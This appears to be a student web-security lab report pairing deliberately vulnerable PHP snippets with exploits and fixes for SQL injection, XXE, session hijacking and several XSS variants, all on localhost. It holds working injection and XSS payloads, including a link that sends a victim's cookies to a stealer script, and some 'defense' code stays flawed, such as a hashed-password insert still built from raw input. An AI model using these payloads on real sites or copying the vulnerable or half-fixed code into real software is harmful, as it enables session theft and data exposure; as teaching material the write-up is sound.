Kevin Valerio - valerio.kevin83@gmail.com

This projet has been made alone

Vulnerable code	Exploit	Defense code
XSS #1 **Success**	Success	Success
XSS #2 **Success**	Success	Success
XSS #3 **Success**	Success	Success
XSS #4 **Success**	Success	Success
XSS #5 **Success**	Success	Success
XSS #6 **Success**	Success	Success
XSS #7 **Success**	Success	Success
XSS #8 **Success**	Success	Success
XSS #9 **Success**	Success	Success
DOM-Based XSS **Success**	Success	Success
Sesssion Management #1 **Success**	Success	Success
Sesssion Management #1 **Success**	Success	Success
Sesssion Management #1 **Success**	Success	Success
Password Storage **Success**	Success	Success
XML External Entity **Success**	Success	Success
SQL Injection **Success**	Success	Success

Password management [1]

Vulnerable program

```
$usr = $_GET["username"];
$usrPasswd = $_GET["password"];

if (isset($usr)) {
    $query = "INSERT INTO secure_users(username,passwd,mail) VALUES ('$usr', '$usrPasswd', 'demo@demo.fr')";
    if (mysqli_query($conn, $query)) {
        echo "New record created successfully";
    }
}
```

Exploit

- Visit http://127.0.0.1/Password%20Management/attack/?username=xxx OR

  '1'='1'—

- | username: kevinv - passwd: asimplepassworrd - mail kevin@valerio.fr

  ⇨ Password is not hashed. Meaning everyone can use this password and log-in with it.

Defense system

```
$pepper = "F3DcxH9BvAXO0iiHORMwTgUHBJc0YVyk6DIrVbHH"; //Random string as pepper
$options = [
    'cost' => 12, //Better security. Recommanded
];

$usrPasswd = password_hash(hash( algo: "sha256",  data: $pepper . $password),  algo: PASSWORD_DEFAULT, $options);

$query = "INSERT INTO secure_users(username,passwd,mail) VALUES ('$usr', '$usrPasswd', 'demo@demo.fr')";
if (mysqli_query($conn, $query)) {
    echo "New record created successfully";
} else {
    echo "Error: " . $query . "" . mysqli_error($conn);
}
```

We use the Bcrypt algorithm, with a cost of 12 (recommended), in order to hash the SHA256 value of the concatenation of a pepper and the plain-text password. Salt is included in the default implementation of *password_hash*() function.

---

[1] https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

SQL Injection [2]

Vulnerable program

```php
<?php
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "test";

// xxx' OR '1'='1'-- -
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT * FROM foo WHERE username = '" . $_GET["username"] . "'";
$result = $conn->query($sql);

if (!$result) {
    trigger_error('Invalid query: ' . $conn->error);
}

while ($row = $result->fetch_assoc()) {
    echo "username: " . $row["username"] . " - passwd: " . $row["passwd"] . " - mail " . $row["mail"] . "<br>";
}

$conn->close();
?>
```

Exploit

- Visit http://127.0.0.1/Password%20Management/attack/?username=xxx OR '1'='1'—
- > username: kevinv - passwd: asimplepassworrd - mail kevin@valerio.fr

  ⇨ We have access to the *foo* table content.

Defense system

```php
$dbh = new PDO( dsn: 'mysql:host=localhost;dbname=test', username: 'root', passwd: '');

$dbh->setAttribute( attribute: PDO::ATTR_ERRMODE, value: PDO::ERRMODE_EXCEPTION);

$q = "SELECT * FROM foo WHERE username = :username";
$sth = $dbh->prepare($q);
$sth->bindParam( parameter: ':username', &variable: $_GET["username"]);
$sth->execute();
$sth->setFetchMode( mode: PDO::FETCH_ASSOC);

$result = $sth->fetchColumn( column_number: 3);
print("mail=$result\n");
```

---

[2] https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html


XML External Entity[3]

Vulnerable program

```
libxml_disable_entity_loader( disable: false);
$xmlfile = file_get_contents( filename: 'php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, options: LIBXML_NOENT | LIBXML_DTDLOAD);
$creds = simplexml_import_dom($dom);
$user = $creds->user;
$pass = $creds->pass;

echo("Logged as" . $user);
```

Exploit



⇨ We can read C:\secret.txt file

Defense system

```
libxml_disable_entity_loader( disable: true);
$xmlfile = file_get_contents( filename: 'php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, options: LIBXML_NOENT | LIBXML_DTDLOAD);
$creds = simplexml_import_dom($dom);
$user = $creds->user;
$pass = $creds->pass;

echo("Logged as" . $user);
```

---

[3] https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

Session Management (part *one, session stealing*) [4]

Vulnerable program

```php
<?php
 session_start();
 $_SESSION['prenom'] = 'Jean';
 $_SESSION['nom'] = 'Dupont';
 $_SESSION['age'] = 24;
?>

<p>
    Salut <?php echo $_SESSION['prenom']; ?> !<br />  (peut-être t'appeles-tu) <?php echo($_GET["name"]); ?> ?
```

Exploit

- Send the following link to the victim : *http://127.0.0.1/?name=<script>document.location=("http://127.0.0.1 /stealer.php?cookies=".concat(document.cookie));</script>*
- Get the stolen session
- Change the session to the stolen one `document.cookie = "PHPSESSID=stolenSession"`

Defense system

```php
$secure = false; // On veut l'activer, mais le serveur local pour la démo n'est qu'en HTTP
$httponly = true;
$samesite = 'lax';
session_set_cookie_params(33333, '/; samesite='.$samesite, $_SERVER['HTTP_HOST'], $secure, $httponly);
session_start();


$_SESSION['prenom'] = 'Jean';
$_SESSION['nom'] = 'Dupont';
$_SESSION['age'] = 24;
```

---

[4] https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Session Management (part *two, bad session ID entropy*) [5]

Vulnerable program

```
<script>
    sessionStorage.setItem('session_name', "Kevin Valerio");
    sessionStorage.setItem('session_sessionID', "123456");
</script>
```

Exploit

- Generate a list of numbers from 1 to 999999
- Bruteforce the session with each number

Defense system

```
session_start();
$_SESSION['prenom'] = 'Jean';
```

Change the session ID algorithm in order to have a proper session ID, use a good PRGA.

---

[5] https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Session Management (part *three, MiTM*) [6]

Vulnerable program

```php
<?php
 session_start();
 $_SESSION['prenom'] = 'Jean';
 $_SESSION['nom'] = 'Dupont';
 $_SESSION['age'] = 24;
?>

<p>
    Salut <?php echo $_SESSION['prenom']; ?> !<br />  (peut-être t'appeles-tu) <?php echo($_GET["name"]); ?> ?
```

Exploit

```
General
  Request URL: https://localhost/Session%20Management/session-three/security/?name=kevin
  Request Method: GET
  Status Code: 200 OK
  Remote Address: [::1]:443
  Referrer Policy: strict-origin-when-cross-origin
Response Headers (10)
Request Headers    view source
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ation/signed-exchange;v=b3;q=0.9
  Accept-Encoding: gzip, deflate, br
  Accept-Language: fr-FR,fr;q=0.9,en;q=0.8,en-US;q=0.7
  Cache-Control: no-cache
  Connection: keep-alive
  Cookie: Webstorm-da3c9200=f49605bd-8b79-4972-bb66-ed30b22066c2; PHPSESSID=d1hpsqrnpa5h6otejdldl00rqi
```

⇨ We have the PHPSESSID if we do a man in the middle attack

Defense system

```php
$secure = true;
$httponly = true;
$samesite = 'lax';
session_set_cookie_params(33333, '/; samesite='.$samesite, $_SERVER['HTTP_HOST'], $secure, $httponly);

session_start();
```

⇨ We use the Secure cookie policy. In HTTPS, doing a MiTM won't work anymore to see the PHPSESSID.

---

[6] https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

DOM-based XSS[7]

Vulnerable program

```
<script>
    let x = document.createElement("a");
    x.setAttribute("href", "<?php echo($_GET["price"]); ?>");
    let y = document.createTextNode("Simple test XSS");
    x.appendChild(y);
    document.body.appendChild(x);
    let p1 = document.getElementById("p1");
    p1.appendChild(x);
</script>
```

Exploit

- Go to http://127.0.0.1/index.php?price="><script>alert(1) ;</script>

Defense system

```
//Charge les rsc que de localhost
header( string: "Content-Security-Policy: default-src: 'self'; script-src: 'self' localhost\n");
// If a cross-site scripting attack is detected, the browser will sanitize the page (remove the uns
header( string: "X-XSS-Protection: 1;");
$secure = false; // on veut l'activer, mais le serveur local pour la démo n'est qu'en HTTP
$httponly = true;
setcookie("TestCookie", "secret", time() + 3600, "/XSS/xss-nine/security/", "localhost", 0, 1);
session_set_cookie_params(33333, '/; samesite=' . 'lax', $_SERVER['HTTP_HOST'], $secure, $httponly)

?>

let x = document.createElement("a");
x.setAttribute("href", "<?php  echo(htmlspecialchars($_GET["price"])); ?>");
let y = document.createTextNode("Simple test XSS");
x.appendChild(y);
document.body.appendChild(x);
let p1 = document.getElementById("p1");
p1.appendChild(x);
```

[7] https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 0 (in commentary) [8]

Vulnerable program

```
<!-- A simple commentary, starting here
<?php
  if(isset($_GET["price"])) {
      echo($_GET["price"]);
  }
  ?>
-->
```

Exploit

- Go to http://127.0.0.1/index.php?price=--><script>alert(1) ;</script>

Defense system

```
<!-- A simple commentary, starting here
<?php
    if(isset($_GET["price"])) {
        echo(htmlspecialchars($_GET["price"]));
    }
?>
-->
```

[8] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 1 (in HTML) [9]

Vulnerable program

```
<h4>
    <?php echo($_GET["price"]); ?>
</h4>
```

Exploit

- Go to http://127.0.0.1/index.php?price=<script>alert(1) ;</script>

Defense system

```
<h4>
    <?php echo(htmlspecialchars($_GET["price"])); ?>
</h4>
```

[9] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 2 (in attributes) [10]

Vulnerable program

```
<h4 class="my-0 font-weight-normal
<?php
    echo(isset($_GET["class"]) ? ($_GET["class"]) : '')
?>">
    Beginner</h4>
```

Exploit

- Go to http://127.0.0.1/index.php?price="></h4><script>alert(1);</script>

Defense system

```
<h4 class="my-0 font-weight-normal
<?php echo(isset($_GET["class"])
    ? strip_tags($_GET["class"]) : '')
?>">Test  </h4>
```

[10] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 3 (in attributes) [11]

Vulnerable program

```
<script>
    quantity = 2;
    price = <?php echo($_GET["price"]); ?>;
    document.write(price + "€)");
</script>
```

Exploit

- Go to http://127.0.0.1/index.php?price=1; alert(3) ;

Defense system

```
<script>
    quantity = 2;
    price = <?php echo(
            preg_replace( pattern: '/[^0-9]/',
                replacement: '', $_GET["price"])
    ); ?>;
    document.write(price + "€)");
</script>
```

[11] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 4 (in CSS) [12]

Vulnerable program

```
body {
    background-color:
    <?php echo($_GET["color"]); ?> !important;
}
```

Exploit

- Go to http://127.0.0.1/index.php?price=javascript:alert(1)
- Or go to http://127.0.0.1/index.php?price=red;}</style><script>alert(1)</script>

Defense system

```
body {
    background-color:
    <?php echo(strip_tags(htmlspecialchars($_GET["color"]))); ?>
    !important;
}
```

[12] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 5 (in href) [13]

Vulnerable program

```
<a href="http://www.somesite.com?test=
<?php echo($_GET["price"]) ?>">
    Malicious link
</a >
```

Exploit

- Go to http://127.0.0.1/index.php?price="><script>alert(1);</script>

Defense system

```
<a href="http://www.somesite.com?test=
<?php echo(urlencode($_GET["price"])) ?>">
    Malicious link</a >
```

[13] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 6 (allowed HTML but disallowed JS) [14]

Vulnerable program

```
<h1 class="display-4">Unsanitized HTML Markup XSS</h1>
<p class="lead">In pricing variable, please add some HTML</p>
<?php echo($_GET["pricing"]); ?>
```

Exploit

- Go to http://127.0.0.1/index.php?price=<script>alert(1);</script>

Defense system

```
<script>
    HtmlSanitizer.AllowedTags['s'] = true;
    HtmlSanitizer.AllowedTags['b'] = true;
    var html = HtmlSanitizer
        .SanitizeHtml("<?php echo($_GET["pricing"]); ?>");
    document.write(html);
</script>
```

[14] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 7 (in JS URLs) [15]

Vulnerable program

```
<img src="xxx"  onerror="javascript: alert('<?php echo($_GET["pricing"]); ?>') ">
```

Exploit

- Go to http://127.0.0.1/index.php?price=1);alert("CodeMalveillant") ;

Defense system

```
<img src="xxx"
     onerror="javascript:
             alert('<?php echo(str_replace( search: "'", replace: '',
         strip_tags(htmlspecialchars($_GET["pricing"])))); ?>')">
```

[15] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Cross-site scripting (XSS) – 8 (in href) [16]

Vulnerable program

```
<img src="xxx"  onerror="javascript: alert('<?php echo($_GET["pricing"]); ?>') ">
```

Exploit

- Go to http://127.0.0.1/index.php?price=1);alert("CodeMalveillant") ;

Defense system

```
<script>
    HtmlSanitizer.AllowedTags['s'] = true;
    HtmlSanitizer.AllowedTags['b'] = true;
    var html = HtmlSanitizer
        .SanitizeHtml("<?php echo($_GET["pricing"]); ?>");
    document.write(html);
</script>
```

[16] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html